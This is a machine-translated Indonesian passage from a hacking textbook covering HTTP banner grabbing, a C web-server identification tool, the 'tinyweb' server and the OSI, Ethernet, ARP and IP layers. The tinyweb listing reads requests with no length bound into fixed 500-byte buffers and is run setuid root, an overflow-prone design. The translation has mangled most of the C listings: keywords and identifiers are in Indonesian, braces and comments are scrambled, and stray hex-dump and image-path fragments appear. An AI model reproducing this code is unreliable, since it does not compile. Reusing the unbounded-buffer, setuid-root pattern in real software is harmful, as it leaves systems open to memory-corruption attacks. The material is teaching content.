68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh 66 64 6b 6a 68
76 62 6b 6a 67 66 0d 0a | fdkjhbkjgf...
```

---

### 0x426 Contoh Klien Web

Program telnet bekerja dengan baik sebagai klien untuk server kami, jadi sebenarnya tidak ada banyak alasan untuk menulis klien khusus. Namun, ada ribuan jenis server berbeda yang menerima koneksi TCP/IP standar. Setiap kali Anda menggunakan browser web, itu membuat koneksi ke server web di suatu tempat. Koneksi ini mengirimkan halaman web melalui koneksi menggunakan HTTP, yang menentukan cara tertentu untuk meminta dan mengirim informasi. Secara default, server web berjalan pada port 80, yang terdaftar bersama dengan banyak port default lainnya di /etc/services.

## Dari /etc/services

---

jari	79/tcp	# Jari
jari	79/udp	
http	80/tcp	www www-http # World Wide Web HTTP

---

HTTP ada di lapisan aplikasi—lapisan atas—model OSI. Pada lapisan ini, semua detail jaringan telah ditangani oleh lapisan bawah, jadi HTTP menggunakan teks biasa untuk strukturnya. Banyak protokol lapisan aplikasi lain juga menggunakan teks biasa, seperti POP3, SMTP, IMAP, dan saluran kontrol FTP. Karena ini adalah protokol standar, semuanya didokumentasikan dengan baik dan mudah diteliti. Setelah Anda mengetahui sintaks dari berbagai protokol ini, Anda dapat berbicara secara manual dengan program lain yang berbicara dalam bahasa yang sama. Tidak perlu fasih, tetapi mengetahui beberapa frasa penting akan membantu Anda saat bepergian ke server asing. Dalam bahasa HTTP, permintaan dibuat menggunakan perintah DAPATKAN, diikuti oleh jalur sumber daya dan versi protokol HTTP. Sebagai contoh, DAPATKAN / HTTP/1.0 akan meminta dokumen root dari server web menggunakan HTTP versi 1.0. Permintaan sebenarnya untuk direktori root /, tetapi sebagian besar server web akan secara otomatis mencari dokumen HTML default di direktori index.html tersebut. Jika server menemukan sumber daya, server akan merespons menggunakan HTTP dengan mengirimkan beberapa header sebelum mengirim konten. Jika perintah KEPALA digunakan sebagai pengganti

DAPATKAN, itu hanya akan mengembalikan header HTTP tanpa konten. Header ini adalah plaintext dan biasanya dapat memberikan informasi tentang server. Header ini dapat diambil secara manual menggunakan telnet dengan menghubungkan ke port 80 dari situs web yang dikenal, lalu mengetik KEPALA / HTTP/1.0 dan menekan MEMASUKI dua kali. Pada output di bawah ini, telnet digunakan untuk membuka koneksi TCP-IP ke server web di http://www.internic.net. Kemudian lapisan aplikasi HTTP diucapkan secara manual untuk meminta header halaman indeks utama.

---

```
reader@hacking :~/booksrc $ telnet www.internic.net 80
Mencoba 208.77.188.101...
Terhubung ke www.internic.net.
Karakter pelarian adalah '^J'.
KEPALA / HTTP/1.0
```

```
HTTP/1.1 200 Oke
Tanggal: Jum, 14 Sep 2007 05:34:14
GMT Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Konten-Panjang: 6743
Koneksi: tutup
Tipe-Konten: teks/html; rangkaian karakter = UTF-8
```

Koneksi ditutup oleh host asing.  
reader@hacking :~/booksrc \$

---

Ini menunjukkan bahwa server web adalah Apache versi 2.0.52 dan bahkan host menjalankan CentOS. Ini dapat berguna untuk pembuatan profil, jadi mari kita buat program yang mengotomatiskan proses manual ini.

Beberapa program berikutnya akan mengirim dan menerima banyak data. Karena fungsi soket standar tidak terlalu ramah, mari kita tulis beberapa fungsi untuk mengirim dan menerima data. Fungsi-fungsi ini, disebut `kirim_string()` dan `recv_line()`, akan ditambahkan ke file include baru bernama `hacking-network.h`.

yang biasa `Kirim()` function mengembalikan jumlah byte yang ditulis, yang tidak selalu sama dengan jumlah byte yang Anda coba kirim. Itu `kirim_string()` function menerima soket dan penunjuk string sebagai argumen dan memastikan seluruh string dikirim melalui soket. Ini menggunakan `strlen()` untuk mengetahui panjang total string yang diteruskan ke sana.

Anda mungkin telah memperhatikan bahwa setiap paket yang diterima server sederhana diakhiri dengan byte `0x0D` dan `0xA`. Beginilah cara telnet mengakhiri baris—ia mengirimkan carriage return dan karakter baris baru. Protokol HTTP juga mengharapkan garis diakhiri dengan dua byte ini. Sekilas melihat tabel ASCII menunjukkan bahwa `0x0D` adalah carriage return ('r') dan `0xA` adalah karakter baris baru ('\n').

---

```
reader@hacking :~/booksrc $ man ascii | egrep "Hex|0A|0D"
Memformat ulang ascii(7), harap tunggu...
```

Okt	Des	Hex	Char	Oktober	Desember	Hex	Arang	
10	0A	LF	'\n' (baris baru)	112	74	4A	J	
015	13	0D	CR	'r' (retret kereta)	115	77	4D	M

```
reader@hacking :~/booksrc $
```

---

`Itu recv_line() fungsi membaca seluruh baris data. Ia membaca dari soket yang diteruskan sebagai argumen pertama ke dalam buffer yang ditunjuk oleh argumen kedua. Itu terus menerima dari soket sampai menemukan dua byte line termination terakhir secara berurutan. Kemudian mengakhiri string dan keluar dari fungsi. Fungsi baru ini memastikan bahwa semua byte dikirim dan menerima data sebagai baris yang diakhiri oleh '\r\n'. Mereka tercantum di bawah ini dalam file include baru bernama hacking-network.h.`

### **hacking-network.h**

---

```
/* Fungsi ini menerima soket FD dan ptr ke null diakhiri
 * string untuk dikirim. Fungsi ini akan memastikan semua byte dari
 * string dikirim. Mengembalikan 1 pada keberhasilan dan 0 pada kegagalan.
 */
int send_string(int sockfd, unsigned char *buffer) {
    int sent_bytes, byte_to_send;
    byte_to_send = strlen(penyangga);
    while(byte_to_send > 0) {
        sent_bytes = kirim(sockfd, buffer, byte_to_send, 0);
        if(sent_bytes == -1)
            kembali 0; // Mengembalikan 0 pada kesalahan pengiriman.
```

```

        byte_to_send -= terkirim_byte;
        buffer += sent_bytes;
    }

    kembali 1; // Kembalikan 1 jika berhasil.
}

/* Fungsi ini menerima soket FD dan ptr ke tujuan
 * penyangga. Ini akan menerima dari soket hingga byte EOL
 * urutan dalam terlihat. Byte EOL dibaca dari soket, tapi
 * buffer tujuan dihentikan sebelum byte ini.
 * Mengembalikan ukuran baris baca (tanpa byte EOL).
 */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Urutan byte akhir baris
#define EOL_SIZE 2
    unsigned char *ptr;
    int eol_matched = 0;

    ptr = dest_buffer;
    while(recv(sockfd, ptr, 1, 0) == 1) { // Membaca satu byte.
        if(*ptr == EOL[eol_matched]) { // Apakah byte ini cocok dengan terminator?
            eol_cocok++;
            if(eol_matched == EOL_SIZE) { // Jika semua byte cocok dengan terminator,
                *(ptr+1-EOL_SIZE) = '\0'; // mengakhiri string. kembali
                strlen(dest_buffer); // Kembalikan byte yang diterima
            }
        } kalau tidak {
            eol_cocok = 0;
        }
        ptr++; // Menaikkan pointer ke byte berikutnya.
    }
    kembali 0; // Tidak menemukan karakter akhir baris.
}

```

---

Membuat koneksi soket ke alamat IP numerik cukup sederhana tetapi alamat bernama biasanya digunakan untuk kenyamanan. Dalam manual KEPALA HTTP permintaan, program telnet secara otomatis melakukan pencarian DNS (Domain Name Service) untuk menentukan bahwa www.internic.net diterjemahkan ke alamat IP 192.0.34.161. DNS adalah protokol yang memungkinkan alamat IP untuk dicari oleh alamat bernama, mirip dengan bagaimana nomor telepon dapat dicari di buku telepon jika Anda tahu namanya. Secara alami, ada fungsi dan struktur terkait soket khusus untuk pencarian nama host melalui DNS. Fungsi dan struktur ini didefinisikan dalam netdb.h. Sebuah fungsi yang disebut gethostbyname() mengambil pointer ke string yang berisi alamat bernama dan mengembalikan pointer ke strukturnya. Strukturnya, atau BATAL, menunjukkan kesalahan. Itutuan rumahstruktur diisi dengan informasi dari pencarian, termasuk alamat IP numerik sebagai bilangan bulat 32-bit dalam urutan byte jaringan. Mirip dengan inet\_ntoa() fungsi, memori untuk struktur ini dialokasikan secara statis dalam fungsi. Struktur ini ditunjukkan di bawah, seperti yang tercantum dalam netdb.h.

## Dari /usr/include/netdb.h

---

```
/* Deskripsi entri database untuk satu host. struct hosten */  
  
{  
    karakter *h_nama;      /* Nama resmi tuan rumah. */  
    char **h_aliases;      /* Daftar Alias. */  
    int h_addrtype;        /* Jenis alamat host. */  
    int h_pjang;           /* Panjang alamat. */  
    char **h_addr_list;    /* Daftar alamat dari server nama. */  
    #tentukan h_addr h_addr_list[0] }; /* Alamat, untuk kompatibilitas mundur. */
```

---

Kode berikut menunjukkan penggunaan gethostbyname() fungsi.

## host\_lookup.c

---

```
# sertakan <stdio.h>  
# sertakan <stdlib.h>  
# sertakan <string.h>  
# sertakan <sys/socket.h>  
# sertakan <netinet/in.h>  
# sertakan <arpa/inet.h>  
  
# sertakan <netdb.h>  
  
# sertakan "hacking.h"  
  
int main(int argc, char *argv[]) {  
    struct hostent *host_info;  
    struct in_addr *alamat;  
  
    jika(argc < 2) {  
        printf("Penggunaan: %s <namahost>\n", argv[0]);  
        keluar(1);  
    }  
  
    host_info = gethostbyname(argv[1]);  
    if(info_host == NULL) {  
        printf("Tidak dapat mencari %s\n", argv[1]); } kalau  
    tidak {  
        alamat = (struct in_addr *) (host_info->h_addr); printf("%s memiliki  
        alamat %s\n", argv[1], inet_ntoa(*alamat));  
    }  
}
```

---

Program ini menerima nama host sebagai satu-satunya argumen dan mencetak alamat IP. Itugethostbyname() fungsi mengembalikan pointer ke struktur hostent, yang berisi alamat IP dalam elemen h\_addr. Sebuah pointer ke elemen ini adalah typecast menjadi sebuah di\_addr pointer, yang kemudian direferensikan untuk panggilan ke inet\_ntoa(), yang mengharapkan di\_addr struktur sebagai argumennya. Contoh output program ditampilkan pada halaman berikut.

---

```
reader@hacking :~/booksrc $ gcc -o host_lookup host_lookup.c
reader@hacking :~/booksrc $ ./host_lookup www.internic.net
www.internic.net memiliki alamat 208.77.188.101
reader@hacking :~/booksrc $ ./host_lookup www.google.com
www.google.com memiliki alamat 74.125.19.103
reader@hacking :~/booksrc $
```

---

Menggunakan fungsi soket untuk membangun ini, membuat program identifikasi server web tidak terlalu sulit.

### **webserver\_id.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>
# sertakan <netdb.h>

# sertakan "hacking.h"
# sertakan "hacking-network.h"

int main(int argc, char *argv[]) {
    int sockfd;
    struct hostent *host_info; struct
    sockaddr_in target_addr; buffer char
    yang tidak ditandatangani[4096];

    jika(argc < 2) {
        printf("Penggunaan: %s <namahost>\n", argv[0]);
        keluar(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("mencari nama host");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("dalam soket");

    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
    memset(&(target_addr.sin_zero), '\0', 8); // Nol sisa struct.

    if (hubungkan(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1)
        fatal("menghubungkan ke server target");

    send_string(sockfd, "HEAD / HTTP/1.0\r\n\r\n");
```

```

while(recv_line(sockfd, buffer)) {
    if(strncasecmp(buffer, "Server:", 7) == 0) {
        printf("Server web untuk %s adalah %s\n", argv[1], buffer+8);
        keluar(0);
    }
}
printf("Baris server tidak ditemukan\n");
keluar(1);
}

```

---

Sebagian besar kode ini seharusnya masuk akal bagi Anda sekarang. Itutarget\_addr struktursin\_adrelemen diisi menggunakan alamat darihost\_infostruktur dengan typecasting dan kemudian dereferencing seperti sebelumnya (tapi kali ini dilakukan dalam satu baris). ItuMenghubung()fungsi dipanggil untuk terhubung ke port 80 dari host target, string perintah dikirim, dan program mengulang membaca setiap baris ke buffer. Itustrncasecmp()function adalah fungsi perbandingan string dari strings.h. Fungsi ini membandingkan yang pertama byte dari dua string, mengabaikan kapitalisasi. Dua argumen pertama adalah pointer ke string, dan argumen ketiga adalah n, jumlah byte yang akan dibandingkan. Fungsi akan kembali jika senarnya cocok, jadi jika pernyataan sedang mencari baris yang dimulai dengan "Pelayan:". Ketika menemukannya, ia menghapus delapan byte pertama dan mencetak informasi versi server web. Daftar berikut menunjukkan kompilasi dan eksekusi program.

---

```

reader@hacking :~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking :~/booksrc $ ./webserver_id www.internic.net Server
web untuk www.internic.net adalah pembaca Apache/2.0.52 (CentOS)
@hacking :~/booksrc $ ./webserver_id www.microsoft.com Server
web untuk www.microsoft.com adalah Microsoft-IIS/7.0
reader@hacking :~/booksrc $

```

---

### ***0x427 Server Tinyweb***

Server web tidak harus jauh lebih kompleks daripada server sederhana yang kita buat di bagian sebelumnya. Setelah menerima koneksi TCP-IP, server web perlu menerapkan lapisan komunikasi lebih lanjut menggunakan protokol HTTP.

Kode server yang tercantum di bawah ini hampir identik dengan server sederhana, kecuali bahwa kode penanganan koneksi dipisahkan menjadi fungsinya sendiri. Fungsi ini menangani HTTPDAPATKANDANKEPALApermintaan yang akan datang dari browser web. Program akan mencari sumber daya yang diminta di direktori lokal yang disebut webroot dan mengirimkannya ke browser. Jika file tidak dapat ditemukan, server akan merespons dengan respons HTTP 404. Anda mungkin sudah akrab dengan tanggapan ini, yang berarti *Berkas tidak ditemukan*. Daftar kode sumber lengkap berikut.

## web kecil.c

---

```
# sertakan <stdio.h>
# sertakan <fcntl.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <sys/stat.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>
# sertakan "hacking.h"
# sertakan "hacking-network.h"

# define PORT 80 // Pengguna port akan terhubung ke
# tentukan WEBROOT "./webroot" // Direktori root server web

void handle_connection(int, struct sockaddr_in *); // Menangani permintaan web
int get_file_size(int); // Mengembalikan ukuran file dari deskriptor file terbuka

int utama(kosong) {
    int sockfd, new_sockfd, ya=1;
    struct sockaddr_in host_addr, client_addr;           // Informasi alamat saya
    socklen_t sin_size;

    printf("Menerima permintaan web pada port %d\n", PORT);

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("dalam soket");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("setel opsi soket SO_REUSEADDR");

    host_addr.sin_family = AF_INET;                      // Urutan byte host
    host_addr.sin_port = htons(PORT);                   // Pendek, urutan byte jaringan
    host_addr.sin_addr.s_addr = INADDR_ANY; // Secara otomatis mengisi dengan IP
    // saya. memset(&(host_addr.sin_zero), '\0', 8); // Nol bisa struct.

    if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
        fatal("mengikat ke soket");

    jika (dengarkan(sockfd, 20) == -1)
        fatal("mendengarkan di soket");

    sementara(1){ // Terima loop.
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
        jika(new_sockfd == -1)
            fatal("menerima koneksi");

        handle_connection(new_sockfd, &client_addr);
    }
    kembali 0;
}
```

```

}

/* Fungsi ini menangani koneksi pada soket yang lewat dari
 * melewati alamat klien. Koneksi diproses sebagai permintaan web,
 * dan fungsi ini membalas melalui soket yang terhubung. Akhirnya,
 * soket yang dilewati ditutup pada akhir fungsi.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
    unsigned char *ptr, request[500], resource[500]; int fd,
    panjang;

    panjang = recv_line(sockfd, permintaan);

    printf("Mendapat permintaan dari %s:%d \"%s\"\n", inet_ntoa(client_addr_ptr->sin_addr),
    ntohs(client_addr_ptr->sin_port), permintaan);

    ptr = strstr(permintaan, "HTTP/"); // Cari permintaan yang terlihat valid. if(ptr
    == NULL) { // Maka ini bukan HTTP yang valid.
        printf("BUKAN HTTP!\n");
    kalau tidak {
        * ptr = 0; // Hentikan buffer di akhir URL.
        ptr = NULL; // Setel ptr ke NULL (digunakan untuk menandai permintaan yang tidak valid).
        if(strncmp(permintaan, "GET ", 4) == 0) // DAPATKAN permintaan
            ptr = permintaan+4; // ptr adalah URL.
        if(strncmp(permintaan, "HEAD ", 5) == 0) // HEAD permintaan
            ptr = permintaan+5; // ptr adalah URL.

        if(ptr == NULL) { // Maka ini bukan permintaan yang dikenali.
            printf("\tPERMINTAAN TIDAK DIKETAHUI\n");
        } else { // Permintaan yang valid, dengan ptr menunjuk ke nama sumber daya
            if (ptr[strlen(ptr) - 1] == '/')           // Untuk resource yang diakhiri dengan
                strcat(ptr, "indeks.html");          '/', // tambahkan 'index.html' di akhir. //
            strcpy(sumber daya, WEBROOT);           Mulai sumber daya dengan jalur root web //
            strcat(sumber daya, ptr);              dan gabungkan dengan jalur sumber daya.
            fd = buka(sumber daya, O_RDONLY, 0); // Coba buka filenya.
            printf("\tMembuka \"%s\"\n", sumber);
            if(fd == -1) { // Jika file tidak ditemukan
                printf("404 Tidak Ditemukan\n"); send_string(sockfd, "HTTP/1.0 404 TIDAK
                DITEMUKAN\n"); send_string(sockfd, "Server: Server web kecil\n\n");
                send_string(sockfd, "<html><head><title>404 Tidak Ditemukan</title></head>");
                send_string(sockfd, "<body><h1>URL tidak ditemukan</h1></body></html>\n");
            kalau tidak {
                // Jika tidak, sajikan file.
                printf("200 Oke\n");
                send_string(sockfd, "HTTP/1.0 200 OK\n");
                send_string(sockfd, "Server: Server web kecil\n\n");
                if(ptr
                == request + 4) { // Maka ini adalah permintaan GET
                    if((panjang = get_file_size(fd)) == -1)
                        fatal("mendapatkan ukuran file sumber daya");
                    if((ptr = (unsigned char *) malloc(length)) == NULL)
                        fatal("mengalokasikan memori untuk sumber bacaan");
                    baca(fd, ptr, panjang); // Baca file ke dalam memori.
                    kirim(sockfd, ptr, panjang, 0); // Kirim ke soket.
                }
            }
        }
    }
}

```

```

        gratis(ptr); // Membebaskan memori file.
    }
    tutup(fd); // Tutup file.
} // Akhiri jika blok untuk file ditemukan/tidak
ditemukan. } // Akhiri blok if untuk permintaan yang valid.
} // Akhiri blok if untuk HTTP yang valid.
shutdown(sockfd, SHUT_RDWR); // Tutup soket dengan anggun.
}

/* Fungsi ini menerima deskriptor file terbuka dan mengembalikan
 * ukuran file terkait. Mengembalikan -1 pada kegagalan.
 */
int get_file_size(int fd) {
    struct stat stat_struct;

    if(fstat(fd, &stat_struct) == -1)
        kembali -1;
    kembali (int) stat_struct.st_size;
}

```

---

Itumenangani\_koneksifungsi menggunakan strstr()berfungsi untuk mencari substringHTTP/dalam buffer permintaan. Itustrr()fungsi mengembalikan pointer ke substring, yang akan berada tepat di akhir permintaan. String diakhiri di sini, dan permintaanKEPALAdanDAPATKAN diakui sebagai permintaan yang dapat diproses. SEBUAHKEPALApermintaan hanya akan mengembalikan tajuk, sementara aDAPATKANrequest juga akan mengembalikan sumber daya yang diminta (jika dapat ditemukan).

File index.html dan image.jpg telah dimasukkan ke dalam direktori webroot, seperti yang ditunjukkan pada output di bawah ini, dan kemudian program tinyweb dikompilasi. Hak akses root diperlukan untuk mengikat ke port mana pun di bawah 1024, sehingga program ini setuid root dan dieksekusi. Output debugging server menunjukkan hasil permintaan browser web dari http://127.0.0.1:

---

```

reader@hacking :~/booksrc $ ls -l webroot/
total 52
- rwxr--r-- 1 pembaca pembaca 46794 28-05-2007 23:43 image.jpg
- rw-r--r-- 1 pembaca pembaca 261 28-05-2007 23:42 index.html
reader@hacking :~/booksrc $ cat webroot/index.html <html>

<head><title>Contoh halaman web</title></
head> <body bgcolor="#000000" text="#fffffff">
<center>
<h1>Ini adalah contoh halaman web</
h1> . . . dan ini beberapa contoh teks<br>
<br>
.. dan bahkan contoh gambar:<br>
<br> <
center>
</tubuh>
</html>

reader@hacking :~/booksrc $ gcc -o tinyweb tinyweb.c
reader@hacking :~/booksrc $ sudo chown root ./tinyweb
reader@hacking :~/booksrc $ sudo chmod u+s ./tinyweb
reader@hacking :~/booksrc $ ./tinyweb

```

```
Menerima permintaan web pada port 80
Mendapat permintaan dari 127.0.0.1:52996 "GET / HTTP/1.1"
    Membuka './webroot/index.html' 200 OK
Mendapat permintaan dari 127.0.0.1:52997 "GET /image.jpg HTTP/1.1"
    Membuka './webroot/image.jpg' 200 OK
Mendapat permintaan dari 127.0.0.1:52998 "DAPATKAN /favicon.ico HTTP/1.1"
    Membuka './webroot/favicon.ico' 404 Tidak Ditemukan
```


---

addr  
mesin lokal

pada gilirannya meminta

**favicon.ico** di

ditembak di bawah sh



## 0x430 Mengupas Kembali Lapisan Bawah

Saat Anda menggunakan browser web, ketujuh lapisan OSI diurus untuk Anda, memungkinkan Anda untuk fokus pada penjelajahan dan bukan pada protokol. Pada lapisan atas OSI, banyak protokol dapat berupa teks biasa karena semua detail koneksi lainnya telah ditangani oleh lapisan bawah. Soket ada di lapisan sesi (5), menyediakan antarmuka untuk mengirim data dari satu host ke host lainnya. TCP pada lapisan transport (4) menyediakan keandalan dan kontrol transportasi, sedangkan IP pada lapisan jaringan (3) menyediakan pengalaman dan komunikasi tingkat paket. Ethernet pada lapisan data-link (2) menyediakan pengalaman antara port Ethernet, cocok untuk LAN dasar (Local Area Network)

komunikasi. Di bagian bawah, lapisan fisik (1) hanyalah kabel dan protokol yang digunakan untuk mengirim bit dari satu perangkat ke perangkat lainnya. Satu pesan HTTP akan dibungkus dalam beberapa lapisan karena melewati berbagai aspek komunikasi.

Proses ini dapat dianggap sebagai birokrasi antar kantor yang rumit, mengingatkan pada film *Brazil*. Di setiap lapisan, ada resepsionis yang sangat terspesialisasi yang hanya mengerti bahasa dan protokol lapisan itu. Saat paket data ditransmisikan, setiap resepsionis melakukan tugas yang diperlukan dari lapisan tertentu, menempatkan paket dalam amplop antar kantor, menulis header di luar, dan meneruskannya ke resepsionis di lapisan berikutnya di bawah. Resepsionis itu, pada gilirannya, melakukan tugas-tugas yang diperlukan dari lapisannya, memasukkan seluruh amplop ke dalam amplop lain, menulis tajuk di luar, dan meneruskannya. Lalu lintas jaringan adalah birokrasi server, klien, dan koneksi peer-to-peer yang berceloteh. Pada lapisan yang lebih tinggi, lalu lintas bisa berupa data keuangan, email, atau apa pun. Terlepas dari apa isi paket, protokol yang digunakan pada lapisan bawah untuk memindahkan data dari titik A ke titik B biasanya sama. Setelah Anda memahami birokrasi kantor dari protokol lapisan bawah yang umum ini, Anda dapat mengintip ke dalam amplop saat transit, dan bahkan memalsukan dokumen untuk memanipulasi sistem.

### **0x431 Lapisan Data-Link**

Lapisan terendah yang terlihat adalah lapisan data-link. Kembali ke analogi resepsionis dan birokrasi, jika lapisan fisik di bawah dianggap sebagai kereta surat antar kantor dan lapisan jaringan di atas sebagai sistem pos di seluruh dunia, lapisan data-link adalah sistem surat antar kantor. Lapisan ini menyediakan cara untuk menangani dan mengirim pesan ke orang lain di kantor, serta untuk mencari tahu siapa yang ada di kantor.

Ethernet ada pada lapisan ini, menyediakan sistem pengalamatan standar untuk semua perangkat Ethernet. Alamat ini dikenal sebagai alamat Media Access Control (MAC). Setiap perangkat Ethernet diberikan alamat unik global yang terdiri dari enam byte, biasanya ditulis dalam heksadesimal dalam bentuk xx:xx:xx:xx:xx:xx. Alamat ini juga kadang-kadang disebut sebagai alamat perangkat keras, karena setiap alamat unik untuk perangkat keras dan disimpan dalam memori sirkuit terpadu perangkat. Alamat MAC dapat dianggap sebagai nomor Jaminan Sosial untuk perangkat keras, karena setiap perangkat keras seharusnya memiliki alamat MAC yang unik.

Header Ethernet berukuran 14 byte dan berisi alamat MAC sumber dan tujuan untuk paket Ethernet ini. Pengalamatan Ethernet juga menyediakan alamat broadcast khusus, yang terdiri dari semua biner 1 (ff:ff:ff:ff:ff:ff). Setiap paket Ethernet yang dikirim ke alamat ini akan dikirim ke semua perangkat yang terhubung.


Alamat MAC perangkat jaringan tidak dimaksudkan untuk berubah, tetapi alamat IP-nya dapat berubah secara teratur. Konsep alamat IP tidak ada pada level ini, hanya alamat perangkat keras yang ada, jadi diperlukan metode untuk menghubungkannya

dua skema pengalamatan. Di kantor, surat kantor pos yang dikirim ke karyawan di alamat kantor dikirim ke meja yang sesuai. Dalam Ethernet, metode ini dikenal sebagai Address Resolution Protocol (ARP).

Protokol ini memungkinkan "bagan tempat duduk" dibuat untuk mengaitkan alamat IP dengan perangkat keras. Ada empat jenis pesan ARP yang berbeda, tetapi dua jenis yang paling penting adalah *Pesan permintaan ARP* dan *Pesan balasan ARP*. Header Ethernet paket apa pun menyertakan nilai tipe yang menjelaskan paket. Tipe ini digunakan untuk menentukan apakah paket tersebut merupakan pesan tipe ARP atau paket IP.

Permintaan ARP adalah pesan, dikirim ke alamat broadcast, yang berisi alamat IP pengirim dan alamat MAC dan pada dasarnya mengatakan, "Hei, siapa yang memiliki IP ini? Jika itu Anda, tolong tanggapi dan beri tahu saya alamat MAC Anda." Balasan ARP adalah respons yang sesuai yang dikirim ke alamat MAC (dan alamat IP) pemohon yang mengatakan, "Ini adalah alamat MAC saya, dan saya memiliki alamat IP ini." Sebagian besar implementasi untuk sementara akan meng-cache pasangan alamat MAC/IP yang diterima dalam balasan ARP, sehingga permintaan dan balasan ARP tidak diperlukan untuk setiap paket. Cache ini seperti bagan tempat duduk antar kantor.

Misalnya, jika satu sistem memiliki alamat IP 10.10.10.20 dan alamat MAC 00:00:00:aa:aa:aa, dan sistem lain di jaringan yang sama memiliki alamat IP 10.10.10.50 dan alamat MAC 00:00:00:bb:bb:bb, tidak ada sistem yang dapat berkomunikasi satu sama lain sampai mereka mengetahui alamat MAC masing-masing.



Jika sistem pertama ingin membuat koneksi TCP melalui IP ke alamat IP perangkat kedua 10.10.10.50, sistem pertama akan memeriksa cache ARP-nya terlebih dahulu untuk melihat apakah ada entri untuk 10.10.10.50. Karena ini adalah pertama kalinya kedua sistem ini mencoba untuk berkomunikasi, tidak akan ada entri seperti itu, dan permintaan ARP akan dikirim ke alamat broadcast, dengan mengatakan, "Jika Anda 10.10.10.50, tolong tanggapi saya di 00:00:00:aa:aa:aa." Karena permintaan ini menggunakan alamat siaran, setiap sistem di jaringan melihat permintaan tersebut, tetapi hanya sistem dengan alamat IP yang sesuai yang dimaksudkan untuk merespons. Dalam hal ini, sistem kedua merespons dengan balasan ARP yang dikirim langsung kembali ke 00:00:00:aa:aa:aamengatakan, "Saya 10.10.10.50 dan saya di 00:00:00:bb:bb:bb." Sistem pertama menerima balasan ini, menyimpan pasangan alamat IP dan MAC dalam cache ARP-nya, dan menggunakan alamat perangkat keras untuk berkomunikasi.

## *0x432 Lapisan Jaringan*

Lapisan jaringan seperti layanan pos di seluruh dunia yang menyediakan metode pengalaman dan pengiriman yang digunakan untuk mengirim barang ke mana-mana. Protokol yang digunakan pada lapisan ini untuk pengalaman dan pengiriman Internet, dengan tepat, disebut Internet Protocol (IP); mayoritas internet menggunakan IP versi 4.

Setiap sistem di Internet memiliki alamat IP, yang terdiri dari pengaturan empat byte yang sudah dikenal dalam bentuk:xx.xx.xx.xx.Header IP untuk paket di lapisan ini berukuran 20 byte dan terdiri dari berbagai bidang dan bitflag seperti yang didefinisikan dalam RFC 791.

Dari RFC 791

